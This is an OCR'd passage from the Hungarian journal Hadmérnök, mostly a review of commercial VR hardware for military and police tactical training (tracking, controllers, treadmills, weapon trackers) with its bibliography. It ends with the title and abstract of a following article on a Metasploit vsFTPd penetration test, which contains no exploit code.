képfeldolgozó processzor kiegészítve egy iCE40HX8K programozható kapumátrixszal,[28] amely – szintén ezen az alaplapon található – Triad

[22] *ProEye Unity Plugin.* Almalence Inc. Elérhető: https://almalence.com/proeye2x/ (A letöltés dátuma: 2020. 05. 20.)

[23] *PiMax Vision 8K Plus.* Elérhető: www.pimax.com/products/vision-8k-plus-withoutmas#bundle (A letöltés dátuma: 2020. 05. 20.)

[24] *Varjo VR-2 Pro.* Elérhető: https://varjo.com/products/vr-2-pro/ (A letöltés dátuma: 2020. 05. 20.)

[25] *Atmel SAM G55J gyártói adatlapja.* Elérhető: http://ww1.microchip.com/downloads/en/DeviceDoc/Atmel-11289-32-bit-Cortex-M4-Microcontroller-SAM-G55_Summary-Datasheet.pdf (A letöltés dátuma:2020. 05. 20.)

[26] *nRF24 chipek gyártói adatlapja.* Elérhető: www.nordicsemi.com/Products/Low-power-short-range-wireless/nRF24-series (A letöltés dátuma: 2020. 05. 20.)

[27] *W25Q32JV gyártói adatlapja.* Elérhető: www.winbond.com/resource-files/w25q32jv%20dtr%20revf%2002242017.pdf (A letöltés dátuma: 2020. 05. 20.)

[28] *iCE40LPHX gyártói adatlapja.* Elérhető: www.latticesemi.com/~/media/LatticeSemi/Documents/DataSheets/iCE/iCE40LPHXFamilyDataSheet.pdf (A letöltés dátuma: 2020. 05. 20.)

Semiconductor TS4231[29] második generációs fény-digitálisjel-konverterek (fényérzékelők) által kapott jeleket tudja előfeldolgozni. Ezek az elemek felelősek a követésben alkalmazott külső infravörös fényforrások (világítótornyok) jeleinek feldolgozásáért. A rendszerben található még mikroelektronikai alkatrészek formájában gyorsulásmérő közelségérzékelő és giroszkóp is. A kisebb alaplap felel a számítógépből érkező audio-vizuális jelek feldolgozásáért és kijelzőkre juttatásáért, illetve a HTC Vive Pro-ban lévő kamerák képének visszajuttattatásáért a számítógéphez. Az alaplapon található chipek közül, teljesítmény szempontjából említésre méltó a központi, Analogix ANX7530,[30] 4K Ultra-HD (4096 × 2160p60) felbontású display port szabványú jelvevő, amely kiegészül két MIPI-DSI[31]-csatornával.

7. ábra

A HTC Vive Pro szétszedett állapotban: jól látható a két darab, kis méretű alaplap.

Forrás: *HTC Vive Pro Teardown.* 2018. Elérhető: www.ifixit.com/Teardown/HTC+Vive+Pro+Teardown/106064 (A letöltés dátuma: 2020. 05. 20.)

A szenzorok mintavételének gyorsulása (általában 1000 Hz), adataik kis késleltetési idejű átvitele, az optikai érzékelés pontosítása alapvetően szükséges volt ahhoz is, hogy a VR-rendszerek beviteli eszközeit – kontrollereket – is jól lehessen használni. A virtuális térben a kontrollerek modellezése és a pozíciókövetés ma már olyan pontos, hogy a virtuális térben található kontroller egy centiméternél kisebb átmérőjű gombját – ha az nem is a felhasználó kezében van –, csak a virtuális képet használva („vakon"), teljes biztonsággal, első próbálkozásra meg lehet érinteni.[32] Ez azt jelenti,

[29] *TS4231 gyártói adatlapja.* Elérhető: www.triadsemi.com/product/ts4231/ (A letöltés dátuma: 2020. 05. 15.)

[30] *ANX7530.* Elérhető: www.analogix.com/en/products/dp-mipi-converters/anx7530 (A letöltés dátuma: 2020. 05. 20.)

[31] A MIPI-DSI: egy soros, nagy felbontású, alacsony fogyasztású képtovábbító interfész szabvány, amely mobil, VR- és autóiparban használt eszközökre van optimalizálva.

[32] A szerző saját tapasztalata.

hogy a saját test érzete alapján tudjuk pozícionálni kezünket a virtuális térben, amihez az szükséges, hogy a virtuális és valós tér, valamint a mozgás 1: 1 leképezése történjen meg. Az 1: 1-es leképezés kis távolságokon jól működik, nagyon pontos, mivel a virtuális képeket előállító szoftverek nagy figyelmet fordítanak erre. A képet a virtuális látószög (*Field of View – FOV*) finomhangolásának segítségével tökéletesítik. Nagyobb távolságok esetén ugyanakkor a térérzékelés még nem mindig tökéletes, de ez is csak bizonyos esetekben jelentkezik érzékelhető formában, mivel általában ezek szoftveres kompenzációjára is figyelmet szentelnek a gyártók.[33] Bár a jelenleg elterjedt rendszerek – amelyek vizsgálatom tárgyát képezik – már teljesen át tudják helyezni a virtuális térbe a felhasználót, a fejlesztések nem álltak meg, a gyártók egyre nagyobb látószög, képfrissítési frekvencia és képfelbontás elérésére törekednek, valamint olyan plusz funkciókat építenek be, mint a szem követése vagy a háromdimenziós hangzás.

A vizsgált VR-rendszerek elemeinek működése

Audiovizuális szimuláció

Ahhoz, hogy megérthessük, mire lehet és mire nem célszerű alkalmazni ezeket az eszközöket, érdemes áttekinteni a jelenlegi rendszerek működési alapjait. A HMD-k egy-egy (vagy egy, mindkét szemet kiszolgáló) kijelző képét teszik láthatóvá, külön-külön a jobb és bal szem számára, speciális lencséken keresztül úgy, hogy agyunk háromdimenziós képet tudjon készíteni a két képből. Ezt a háromdimenziós képet másodpercenként minimum 40-szer frissíti, készíti el (*render*) a rendszer úgy, hogy fejünk valós mozgását, pozícióját is leképezi a virtuális térre. Így, amikor a fejünket forgatjuk, mozgatjuk, akkor a látóterünk a szintetikus világban teljes szinkronban marad, emiatt az érzet – pl. egy körbenézés esetén – tökéletesen valódinak hat. Ezt a lekövetést nagyon nagy sebességgel és nagyon pontosan kell végezni, ehhez kamerák, gyorsulásérzékelők és giroszkópok adatait dolgozzák fel szenzorfúzió segítségével, sőt a kamerák képeinek mesterséges intelligencia által történő kiértékelésére is sor kerül. A fej és más „input"-eszközök mozgásának és pozíciójának optikai követése több kamerával oldható meg. A kamerák által készített kétdimenziós képeken képfeldolgozással azonosított referenciapontok pozíciójából számítják ki a térbeli pontokat és azok alapján az eszköz helyzetét. Az optikai követésre két fő megoldási módszer létezik, az egyik az „inside-out" (belülről kifelé), a másik az „outside-in" (kintről befelé).[34] A kettő közötti alapvető különbség a mozgást figyelő kamera elhelyezkedése. A régebbi rendszerekben az egyszerűbb „outside-in" megoldást alkalmazták, amelyhez a teremben el kellett helyezni kamerákat (bázisállomásokat), amelyek a felhasználói térben figyelték a HMD pozícióját az azon lévő aktív pozíciójelölők segítségével. Az újabb és kényelmesebb megoldás

[33] Daniel Finnegan: *Compensating for distance compression in virtual audiovisual environments.* Doktori értekezés. University of Bath, 2017. Elérhető: https://ps2fino.github.io/documents/Daniel_J._Finnegan-EngD-Thesis.pdf (A letöltés dátuma: 2020. 10. 16.)

[34] M. Ribo – A. Pinz – A. L. Fuhrmann: *A new optical tracking system for virtual and augmented reality applications.* Proceedings of the 18th IEEE Instrumentation and Measurement Technology Conference. Rediscovering Measurement in the Age of Informatics, 2001.

az „inside-out", amely esetben minimum 3 kamera van felszerelve a HMD-re, amelyek a környezet képeiből számítanak pozíciót, mesterséges intelligencia segítségével úgy, hogy a képeken jól megkülönböztethető részeket (*feature*) keresnek, és azok elmozdulását vizsgálják, amit aztán visszaszámítanak térbeli pozíciókká.

Kéz szimulációja

A valóságos hatást már a HMD önmagában biztosítja olyan obszervációs jellegű esetekben, ahol nem szükséges a tér manipulálása. A virtuális térrel való interakcióhoz különböző beviteli eszközöket kell alkalmazni, amelyek egyre szélesebb körben teszik lehetővé a mozgás digitalizálását. A kiképzési szimuláció szempontjából a kéz szimulálása, annak úgynevezett kontrollerei a legfontosabbak, ezek követik le a kéz és az ujjak mozgását. Elterjedt megoldás, hogy két darab, a jobb és bal kézben tartott, vezeték nélküli, TV-távirányító méretű, ergonomikusan kialakított eszközt alkalmaznak, ami a követéshez infravörös tartományú fényt bocsájt ki, háromdimenziós alakzatba rendezett LED-ek segítségével. Az előbb említett megoldásoknál a HMD és kontrollerek követését ugyanaz a kamerarendszer végzi. A virtuális kéz pozíciójának érzékelésén felül az ujjak szimulációját kell elvégezni, amihez alapesetben érintésérzékelőket, nyomógombokat, miniatűr analóg joystickokat (*thumbstick*) vagy a laptopokéhoz hasonló érintésérzékelő felületeket (*touchpad*) alkalmaznak (8. ábra).

8. ábra

A HTC Vive Pro Controller – a kéz mozgásait digitalizáló eszköz. A gömbölyített fejrészen megfigyelhetők az optikai követést lehetővé tévő infravörös LED-ek bemélyedései, illetve a száron lévő érintőfelület (touchpad).

Forrás: *HTC Vive Pro Series.* Elérhető: www.vive.com/eu/product/#pro%20series (A letöltés dátuma: 2020. 05. 20.)

Megfigyelések alapján, a kéz és ujjak mozgásának virtuális térbe történő átvitele olyan pontos és egyszerű, hogy 4-5 percnyi tanulás, gyakorlás után egyszerű feladatok készségszinten végezhetők, mint például virtuális papírrepülő eldobása, nyomógombok és forgókapcsolók működtetése, íj használata.[35] Körülbelül 10 perc gyakorlás után pedig még precízebb feladatok végezhetők el nagy biztonsággal, olyanok, mint – virtuális kézben tartott, virtuális – fegyver kezelőszerveinek működtetése vagy mint a töltőfogás

[35] Oculus Rift S rendszert használva, Oculus First Steps programot futtatva, 12 fő, 6–50 év közötti embereknél (nem reprezentatív, nem formális felmérés).

elvégzése, a tokfedél felnyitása, a heveder befűzése. Bár ezek még nem teljes pontossággal követik a valós mozdulatsort, de a végrehajtáshoz a kéz pontos pozicionálására és az ujjak koordinált használatára van szükség. A kézbeviteli eszközök esetén érdemes még megjegyezni, hogy egyszerű vibramotorok segítségével bizonyos érintésekről a felhasználó rezgés formájában visszajelzést kap. A kiképzéstámogatás szempontjából már így is nagyon sok lehetőséget rejt ez a „polcról levett" megoldás, amely általában a HMD-t és a kontrollert tartalmazza. A kéz és ujjak leképezéséhez a legjobb, de költségesebb megoldás a speciális kesztyűk vagy az Ultraleap által kifejlesztett kamerákkal és infravörös kamerákkal megvalósított kézkövetési technológia alkalmazása.[36]

Mozgás szimulációja

A kiképzés realitásérzete és a hatás komplexitása tovább fokozható olyan kiegészítő berendezések bevonásával, mint a digitális „taposómalmok" (*omni-directional treadmill, ODT*)[37] vagy a heptikus[38] mellények.


9. ábra

Virtuális „taposómalom" (ODT) a helyváltoztatás életszerűbb digitalizálásához alkalmazható.
Forrás: KatVR gyártói oldal. Elérhető: www.kat-vr.com/products/kat-walk-premium-vr-treadmill (A letöltés dátuma: 2020. 06. 28.)

További VR-rendszer kiegészítőket is találhatunk még a piacon, mint például a tapintást is átvivő (imitáló) kesztyűk vagy a 3D-mozgatást biztosító székek, de ezek jelen vizsgálat szempontjából nem játszanak fontos szerepet. Mivel a virtuális, háromdimenziós világ leképezéséhez nagy számítási kapacitás szükséges, ezt általában egy különálló, kábelekkel csatlakoztatott számítógép végzi. A kábel nagy sávszélességű és kis késleltetésű adatátviteli csatornát jelent a HMD és a számítógép között,

[36] *Ultraleap kézdigitalizáló eszköz.* Elérhető: www.ultraleap.com/tracking/ (A letöltés dátuma: 2020. 05. 20.)
[37] Vasyl Tsyktor: *6 Best VR Treadmills to Try in 2020.* 2020. Elérhető: https://cyberpulse.info/best-vr-treadmills/ (A letöltés dátuma: 2020. 05. 20.)
[38] A heptikus ruházat, mellények célja, hogy a virtuális térben a virtuális testet érő behatásokat tapintási inger formájában átvigye a felhasználó testére. Elérhető: www.bhaptics.com/tactsuit/ (A letöltés dátuma: 2020. 05. 20.)

ezen keresztül küldik át a szenzorok adatait és magukat a renderelt képkockákat is. A gyakorlatban ez egy 5 m-szer 5 m-es mozgásteret eredményez, ami egy – nem járműhöz kötött – kiképzési feladat szimulációja esetén ritkán elegendő. A mozgás a kézi beviteli kontrollerekkel megoldható (gomb vagy joystick működtetése esetén adott irányba indul a személy), de a kiképzés szempontjából leghatékonyabb módszer az előbb említett többirányú taposómalmok (ODT) használata, amelyek csúszós felület és speciális cipő vagy görgők segítségével imitálják a járás és futás mozdulatait úgy, hogy a felhasználó valós térbeli pozíciója nem változik (9. ábra). A személy tehát, ha a virtuális térben mozogni szeretne, akkor a lábát kell használnia, sétálhat, futhat. A másik lehetőség – amelyet termekben szoktak használni, így továbbra is valamilyen szinten korlátozott mozgástérrel –, hogy a megfelelő specifikációjú hardvert egy hátizsákba teszik, és onnan futtatják a szimulációt, akár több szinkronizált résztvevővel is.[39] Ilyen hátizsákok láthatók a 3. és 4. ábrán. Szoftveres megoldással is kísérleteznek, amellyel a felhasználó érzékelését becsapva, a való világban enyhe íven történő mozgást vezetik át a virtuális tér egyenes mozgására. Ezáltal egy legalább 22 méter sugarú körben a felhasználó korlátlan távolságokra tud eljutni azt gondolva, hogy egyenesen halad, mert az elfordulás az érzékelési határ alatt (*below sensing rate – BSR*) marad, valamint a több helyről kapott érzékelése egyenes mozgást éreztet vele. Ez a megoldás szórakozás, játék céljaira jól megfelel, de kiképzési feladatokra csak nagyon korlátozottan alkalmazható, mert ott az egyik legfontosabb szempont a pontos egyezés a virtuális és valós tér között.



10. ábra

Asterion VR-cég ModulMaze™ CQB rendszerének képe. A virtuális falakat fizikai falakkal egyeztetik a szimuláció során.

Forrás: Asterion VR hivatalos oldala (8. lj.)

[39] Madalina Dinita: *4 VR backpack PCs for an amazing experience.* Elérhető: https://windowsreport.com/best-vr-backpack-pcs/ (A letöltés dátuma: 2020. 05. 20.)

Az Asterion VR-cég rendszere egy speciális CQB[40] „tactical progression training" eszközt is ajánl, aminek a lényege, hogy könnyű, szabadon rendezhető padló- és oldalpanelekből fizikai helyiségeket alakítanak ki, amelyek teljesen szinkronban vannak a virtuális térrel. Ezáltal – a főleg épületátvizsgálás jellegű feladatok során – a kiképzettek érzik a falat, a sarkokat, amelyek a virtuális térben leképezett feladatok alapján tetszőlegesen átrendezhetők.

Fegyverek, taktikai eszközök a virtuális térben

A taktikai VR-szimulációk során a legszerencsésebb, ha a kiképzendő a saját fegyverével vagy ahhoz nagyon hasonló fegyverrel hajthatja végre a gyakorlatot. Ilyen esetekben a virtuális térben szimulált fegyver és a valós térben létező fegyver vagy fegyvermodell fizikai és virtuális paramétereit, tulajdonságait szoftveresen is egyeztetni kell. Az így felkészített rendszerekben (ezt már a 2010-es VIRTSIM is kezelte) a tárcserék, fegyver kezelőszerveinek modellezése is megtörténhet. Itt is találhatunk olcsóbb, nem teljes megoldásokat, amelyek főleg a játékra készülnek, mert a fizikai és virtuális egyeztetés nem pontos, nem kalibrált. A kezelőszervek a térben másképpen helyezkednek el, ezért kiképzésre használva akár rossz beidegződéseket is okozhatnak. Ilyen megoldások még a Beswin VR-cég kézi HTC Vive Pro kontrollerekre helyezhető M4 adaptere (11. ábra), vagy az elektronikus visszarúgással ellátott AK47VR Rifle megoldása, ahol különálló kiegészítőt HTC Vive trackert (mozgáskövetőt) 2.0 szereltek fel.

11. ábra

BeswinVR M4 Rifle adapter. A képen látható a hagyományos kézi kontrollerek mágneses illesztésének módja.
Forrás: BeswinVR gyártói oldala. Elérhető: www.beswinvr.com/ (A letöltés dátuma: 2020. 05. 20.)

A különálló mozgáskövetőre (tracker-re) mint kereskedelemben kapható ilyen célú illesztő megoldásra épít a LeadTech cég is, de már azzal a céllal, hogy az eszközeit valós fegyverekre szereljék (12. ábra). A rendszerükhöz viszont már szállítanak szoftverfejlesztő

[40] Close Quarter Battle – épületharc, épületen belüli harc.

csomagot (SDK[41]-t) is, amivel a valós fegyver paraméterei modellezhetők, beállíthatók a virtuális térben. A játékiparban több cég is foglalkozik hasonló beviteli kiegészítők fejlesztésével, ahol jelenleg az egyik fő kutatási terület a visszarúgás modellezése, amelyre korábban szén-dioxidos, airsoft fegyverekhez hasonló megoldást használtak, de manapság elektromágnes által lineárisan mozgatott tömeggel érik el a hatást. Ha a kiképzési célú eszközöket nézzük, az egyik megoldás az Asterion cég Thor trackere, amelynek segítségével bármilyen valós fegyvert be lehet vinni a virtuális térbe úgy, hogy a doboz alakú tracker Picatinny (MIL-STD-1913) sínre rögzíthető, így pontosan van egyeztetve a csőtengellyel és az adott fegyver háromdimenziós virtuális modelljével.

12. ábra


Lead Tech cég megoldása a fegyverek virtualizációjára. A sárga konzol a kereskedelmi forgalomban kapható HTC Vive Tracker 2.0-t tud valós fegyverhez illeszteni.

Forrás: Chip Northrup: *Using Your Firearm in VR Simulations and Games.* 2019. Elérhető: https://clazer.club/2019/01/03/using-your-firearm-in-vr-simulations-and-games/ (A letöltés dátuma: 2020. 05. 20.)

A használhatósághoz természetesen még minimum az elsütőbillentyű elektronikus bekötése is meg kell hogy történjen az ilyen rendszereknél. A cég emellett használatra kínál a rendszerhez előre gyártott méretazonos szén-dioxidos légfegyvereket is, amelyek a valós fegyver visszarúgását 70%-os erővel tudják szimulálni. Ehhez hasonlóan

[41] SDK: Software Development Kit – Szoftverfejlesztői csomag az adott feladat, feladatkör programozásának segítésére.

a főleg rendvédelmi feladatok gyakorlására létrehozott Apex Officer VR taktikai szimulációs rendszerének esetében az eszközöket előre modellezték és legyártották. A rendszer érdekessége, hogy a járőr teljes felszerelése rendelkezésre áll a szituációk megoldásához. A karabélyokon, sörétes puskán, pisztolyokon kívül nem halálos eszközöket is bevethetnek, mint elemlámpa, többféle elektromos sokkoló, bot vagy akár OC-spray (paprika spray).[42] Egy saját fejlesztésű szimulátorrendszer esetén az ilyen eszközök és fegyverek fizikai modellezése, virtuális térbeli használatához való előkészítése nem jelent kihívást a mára már jól hozzáférhető additív gyártástechnológiák,[43] elterjedt 3D-szkennelési és -vizualizációs technikák és mikroelektronikai építőelemek modularitásának köszönhetően.[44]



13. ábra

Az Officer VR-rendszerben használható arzenál egy része. Elemlámpa, bot és paprikaspray.

Forrás: Apex Officer i. m. (42. lj.)

Összegzés

A cikkben azokat a jelenleg is könnyen elérhető virtuális valóság eszközöket és technológiai megoldásokat kívántam elemezni, amelyek akár azonnal rendelkezésre állnak egy saját kiképzőeszköz kialakításához szükséges kutatás és tervezési munka megkezdéséhez. Nemzetközi példákon keresztül alátámasztottam, hogy ezek az eszközök és technológiák valóban alkalmasak kiképzési feladatok végrehajtására és kiértékelésére. Vizsgáltam azt is, hogy melyek voltak azok a technológiai fejlesztések, amelyek nélkül a jelenlegi realitásérzet-szintet – ezáltal a kiképzési feladatokra való

[42] Apex Officer rendszere által használt fegyver és eszköz modellek. Elérhető: www.apexofficer.com/arsenal (A letöltés dátuma: 2020. 05. 20.)

[43] Gál Bence – Németh András: Additív gyártástechnológiák katonai alkalmazásának vizsgálata, különös tekintettel a katonai elektronikai területére. *Hadmérnök,* 14. (2019), 1. 231–249.

[44] Németh András – Szabó A. – Balog F.: 3D virtualizációs és vizualizációs technológiák az eredmények archiválásában. In Hausner Gábor – Németh András (szerk.): *Zrínyi-Újvár: Egy 17. századi védelmi rendszer az oszmán hódoltság határán.* Budapest, Ludovika Egyetemi Kiadó, 2019. 223–266.

felhasználhatóságot – nem értük volna el. A komplex kiképzőrendszer összeállításához szükséges egyéb építőelemek is vizsgálatom tárgyát képezték, amelyek alkalmazásával vagy amelyekhez hasonló megoldások kidolgozásával és implementálásával a realitásérzet tovább növelhető.

A tanulmány következő részeiben egyrészt mélyebben kívánom megvizsgálni azokat a technológiára jellemző paramétereket, amelyek ismerete és hatékony kezelése elengedhetetlen egy sikeres perspektivikus kiképzési rendszer kialakítása során, másrészt fel kívánom térképezni azokat a tényezőket, amelyek megnehezíthetik a fejlesztők munkáját. Ezenfelül kitérek azoknak a kompetenciáknak az elemzésére is, amelyek egy hazai projekt beindításához, majd eredményes végrehajtásához szükségesek.

Felhasznált irodalom

Adams, Rick: Virtual Reality Ramp Up 3D Immersive Environments. *Military Technology,* 41. (2017), 12. 42–44.

Adorian, P. – W. Staynes – M. Bolton: *The Evolution of the Flight Simulator.* London, Royal Aeronautical Society, 1979.

Gál Bence – Németh András: Additív gyártástechnológiák katonai alkalmazásának vizsgálata, különös tekintettel a katonai elektronikai területére. *Hadmérnök,* 14. (2019), 1. 231–249.

Blink, Martin L. – David R. James – John T. Miller II: *Research Report 1986: Training Capability Data for Dismounted Soldier Training System.* United States Army Research Institute for Behavioral and Social Sciences, 2015. Elérhető: https://apps.dtic.mil/dtic/tr/fulltext/u2/a621959.pdf (A letöltés dátuma: 2020. 05. 20.)

DAUNTLESS. Elérhető: www.motionreality.com/dauntless (A letöltés dátuma: 2020. 05. 20.)

Dinita, Madalina: *4 VR backpack PCs for an amazing experience.* Elérhető: https://windowsreport.com/best-vr-backpack-pcs/ (A letöltés dátuma: 2020. 05. 20.)

Finnegan, Daniel: *Compensating for distance compression in virtual audiovisual environments.* Doktori értekezés. University of Bath, 2017. Elérhető: https://ps2fino.github.io/documents/Daniel_J._Finnegan-EngD-Thesis.pdf (A letöltés dátuma: 2020. 10. 16.)

Gahlot, Ayushi – Purvi Agarwal – Akshya Agarwal – Vijai Singh – Amit Kumar Gautam: Skeleton based Human Action Recognition using Kinect. *International Journal of Computer Applications, (0975 – 8887) Recent Trends in Future Prospective in Engineering & Management Technology,* (2016), 9–13. Elérhető: https://research.ijcaonline.org/rtfem2016/number1/rtfem45111.pdf (A letöltés dátuma: 2020. 06. 28)

Grove, David: *Why the term "every Marine is a rifleman" needs to stop.* 2018. Elérhető: www.wearethemighty.com/military-life/why-the-term-every-marine-is-a-rifleman-needs-to-stop (A letöltés dátuma: 2020. 05. 20.)

HTC Vive Pro Series. Elérhető: www.vive.com/eu/product/#pro%20series (A letöltés dátuma: 2020. 05. 20.)

Lang, Ben: *VIRTSIM is the Virtual Reality Platform That Gamers Crave but Can't Have.* Road To VR. 2012. Elérhető: www.roadtovr.com/virtsim-virtual-reality-platform/ (A letöltés dátuma: 2020. 05. 20.)
Lozé, Sébastien: *Efficient police virtual training environment in VR by V-Armed.* 2019. Elérhető: www.unrealengine.com/en-US/spotlights/efficient-police-virtual-training-environment-in-vr-by-v-armed (A letöltés dátuma: 2020. 05. 20.)
Németh András – Szabó A. – Balog F.: 3D virtualizációs és vizualizációs technológiák az eredmények archiválásában. In Hausner Gábor – Németh András (szerk.): *Zrínyi-Újvár: Egy 17. századi védelmi rendszer az oszmán hódoltság határán.* Budapest, Ludovika Egyetemi Kiadó, 2019. 223–266.
Northrup, Chip: *Using Your Firearm in VR Simulations and Games.* 2019. Elérhető: https://clazer.club/2019/01/03/using-your-firearm-in-vr-simulations-and-games/ (A letöltés dátuma: 2020. 05. 20.)
Rauchenberger, Markus: *Dismounted Soldier Training (U.S. Army).* Elérhető: www.flickr.com/photos/soldiersmediacenter/11336074633/ (A letöltés dátuma: 2020. 05. 20.)
Ribo, M. – A. Pinz – A. L. Fuhrmann: *A new optical tracking system for virtual and augmented reality applications.* Proceedings of the 18th IEEE Instrumentation and Measurement Technology Conference. Rediscovering Measurement in the Age of Informatics, 2001. DOI: https://doi.org/10.1109/imtc.2001.929537
Trautmann Balázs: *Képzelt repülés.* 2019. Elérhető: https://regi.honvedelem.hu/cikk/115528_kepzelt_repules (A letöltés dátuma: 2020. 05. 20.)
Waitt, Tammy: *V-ARMED: Experience Next-Gen Simulation.* 2019. Elérhető: https://americansecuritytoday.com/v-armed-experience-next-gen-simulation-learn-multi-vid (A letöltés dátuma: 2020. 05. 20.)

Jogi forrás

53/2016. (XII. 16.) NFM rendelet a légijármű és a repülőeszköz személyzet, valamint a repülésüzemi tiszt képzéséről, vizsgáztatásáról, engedélyeiről és a képzésükben részt vevő képző szervezetek engedélyezéséről

Internetes források

ANX7530. Elérhető: www.analogix.com/en/products/dp-mipi-converters/anx7530 (A letöltés dátuma: 2020. 05. 20.)
Asterion VR. Elérhető: https://asterionvr.com/ (A letöltés dátuma: 2020. 05. 20.)
Atmel SAM G55J gyártói adatlapja. Elérhető: http://ww1.microchip.com/downloads/en/DeviceDoc/Atmel-11289-32-bit-Cortex-M4-Microcontroller-SAM-G55_Summary-Datasheet.pdf (A letöltés dátuma: 2020. 05. 20.)
BeswinVR gyártói oldala. Elérhető: www.beswinvr.com/ (A letöltés dátuma: 2020. 05. 20.)
HTC Vive Pro Teardown. 2018. Elérhető: www.ifixit.com/Teardown/HTC+Vive+Pro+-Teardown/106064 (A letöltés dátuma: 2020. 05. 20.)

iCE40LPHX gyártói adatlapja. Elérhető: www.latticesemi.com/~/media/LatticeSemi/Documents/DataSheets/iCE/iCE40LPHXFamilyDataSheet.pdf (A letöltés dátuma: 2020. 05. 20.)
KatVR. Elérhető: www.kat-vr.com/products/kat-walk-premium-vr-treadmill (A letöltés dátuma: 2020. 06. 28.)
Korean startup releases VR simulators for military training. Elérhető: www.youtube.com/watch?v=Et5BsV0U1Lw (A letöltés dátuma: 2020. 05. 20.)
Fresnel Lens Brochure. Elérhető: www.fresneltech.com/hubfs/Spec%20Sheets/Fresnel%20Lens%20Brochure.pdf (A letöltés dátuma: 2020. 05. 20.)
Motion Reality, Inc. Twitter-bejegyzése. Elérhető: https://twitter.com/motionreality/status/821380226919890944/photo/1 (A letöltés dátuma: 2020. 05. 20.)
nRF24 chipek gyártói adatlapja. Elérhető: www.nordicsemi.com/Products/Low-power-short-range-wireless/nRF24-series (A letöltés dátuma: 2020. 05. 20.)
Oculus Rift S termék gyártói oldala. Elérhető: www.oculus.com/rift-s/ (A letöltés dátuma: 2020. 05. 20)
Office of Naval Research (ONR) Global Techsolutions. Elérhető: www.onr.navy.mil/techsolutions/ (A letöltés dátuma: 2020. 05. 20.)
PiMax Vision 8K Plus. Elérhető: www.pimax.com/products/vision-8k-plus-without-mas#bundle (A letöltés dátuma: 2020. 05. 20.)
ProEye Unity Plugin. Almalence Inc. Elérhető: https://almalence.com/proeye2x/ (A letöltés dátuma: 2020. 05. 20.)
TS4231 gyártói adatlapja. Elérhető: www.triadsemi.com/product/ts4231/ (A letöltés dátuma: 2020. 05. 15.)
Tsyktor, Vasyl: *6 Best VR Treadmills to Try in 2020.* 2020. Elérhető: https://cyberpulse.info/best-vr-treadmills/ (A letöltés dátuma: 2020. 05. 20.)
Ultraleap kézdigitalzáló eszköz. Elérhető: www.ultraleap.com/tracking/ (A letöltés dátuma: 2020. 05. 20.)
Unreal Engine, Training and Simulation. Elérhető: www.unrealengine.com/en-US/industry/training-simulation (A letöltés dátuma: 2020. 05. 20.)
Varjo VR-2 Pro. Elérhető: https://varjo.com/products/vr-2-pro/ (A letöltés dátuma: 2020. 05. 20.)
VIRTSIM by 9th Ranger from 3rd until 7th Feb. 2020. [Maláj Hadsereg – a szerző kiegészítése] Elérhető: www.youtube.com/watch?v=Y0y8hT17-vE (A letöltés dátuma: 2020. 05. 20.)
W25Q32JV gyártói adatlapja. Elérhető: www.winbond.com/resource-files/w25q32jv%20dtr%20revf%2002242017.pdf (A letöltés dátuma: 2020. 05. 20.)

HADMÉRNÖK
VÉDELEMINFORMATIKA

15. évfolyam (2020) 3. szám 219–230.
DOI: 10.32567/hm.2020.3.12

Paráda István,[1] Tóth András[2]

A Metasploit tulajdonságai egy biztonságos FTP démon exploit tükrében

The Properties of Metasploit in the Mirror of a Secured FTP Daemon Exploit

Jelen cikkben a szerzők a penetrációs tesztek cikksorozat következő részeként bemutatják a Metasploit keretrendszerben alkalmazható biztonságos FTP démon exploit futtatása által meghatározható támadható, illetve sérülékenységet mutató számítógépek azonosításának lehetőségeit. Ehhez a szerzők egy elemző-értékelő módszerrel meghatározták a Metasploit alapelveit, moduláris elemeit, az alkalmazható eljárásokat és támadási vektorokat. Ezt követően gyakorlati megvalósítás során végrehajtották az elemzett lépésekkel és módszerekkel a penetrációs tesztet, amelynek eredményeképpen a kialakított virtuális környezetben meghatározták a sebezhető számítógép alapadatait.

Kulcsszavak: **Metasploit, Metasploit keretrendszer, vsFTPd, NMAP, TCP, FTP**

The authors describe in this article – which is the next part of the Penetration Tests article series – how to identify the vulnerable computers that can be identified by running the secure FTP daemon exploit in the Metasploit framework. To do this, the authors defined the principles, modular elements, applicable procedures and attack vectors of Metasploit using an analytical evaluation method. Subsequently, in practical implementation, the penetration test was performed with the analysed steps and methods, which resulted in the basic data of the vulnerable computer being determined in the created virtual environment.

Keywords: **Metasploit, Metasploit framework, vsFTPd, NMAP, TCP, FTP**

